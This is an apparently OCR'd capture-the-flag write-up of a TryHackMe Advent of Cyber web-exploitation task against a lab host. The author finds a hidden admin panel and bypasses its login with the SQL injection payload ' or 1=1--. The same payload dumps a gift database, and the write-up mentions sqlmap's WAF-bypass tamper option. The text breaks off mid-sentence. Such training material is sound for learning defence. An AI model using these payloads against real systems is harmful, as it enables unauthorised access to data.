
Day 5 - Someone stole Santa's gift list!

Scenario




Task 10 [Day 5] Web Exploitation Someone stole Santa's gift list!

Watch DarkStar's video on solving this task!

After last year's attack, Santa and the security team have worked hard on reviving Santa's personal portal. Hence, 'Santa's forum 2' went live.

After the attack, logs have revealed that someone has found Santa's panel on the website and logged into his account! After doing so, they were able to dump the whole gift list database, getting all the 2020 gifts in their hands. An attacker has threatened to publish a wishlist.txt file, containing all information, but happily, for us, he was caught by the CBI (Christmas Bureau of Investigation) before that. On `10.10.30.80:8000` you'll find the copy of the website and your goal is to replicate the attacker's actions by dumping the gift list!

Task created by Swafox



Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a **W**eb **A**pplication **F**irewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`


Resources

Check out this cheat sheet: swisskyrepo/PayloadsAllTheThings

Payload list: payloadbox/sql-injection-payload-list

In-depth SQL Injection tutorial: SQLi Basics

root webpage



Santa's Official Forum V2


Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.

Latests comments

Popular topics


hint for the question



Question Hint


The name is derived out of 2 words from this question.
/s**tap***l

found santa's secret login panel by deriving 2 words from the question



question: Without using directory brute forcing, what's Santa's secret login panel?
-/santapanel


now we need to bypass the login page, let's try using SQLi login bypass payload



Username ' or 1=1--


Password

& it works!




Welcome back, Santa!

found a textfield here that we can input something into it




Gift	Child
N	
u	
l	
l	

it seems like it's running SELECT query here, selecting the Gifts



Gift	Child
10 McDonalds meals	Thomas


trying to trigger SQL error & it works



Gift	Child
error	unrecognized token: "'"


we can assume that the SELECT Query be
//SELECT gift, child from GIFT_TABLE where gift='<input value>';

so here if we inject ' OR 1=1--, the statement will be true & it'll return us all the results & it works



Gift	Child
shoes	James
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles


22 entries here



```
21   TryHackMe Sub   Kenneth
22   chair    Joshua
```

Question: How many entries are there in the gift database?
-22


Question: What did Paul ask for?



github ownership	Paul
finnish english dictionary	James

now let's extract other tables value too using SQLMap


intercept the 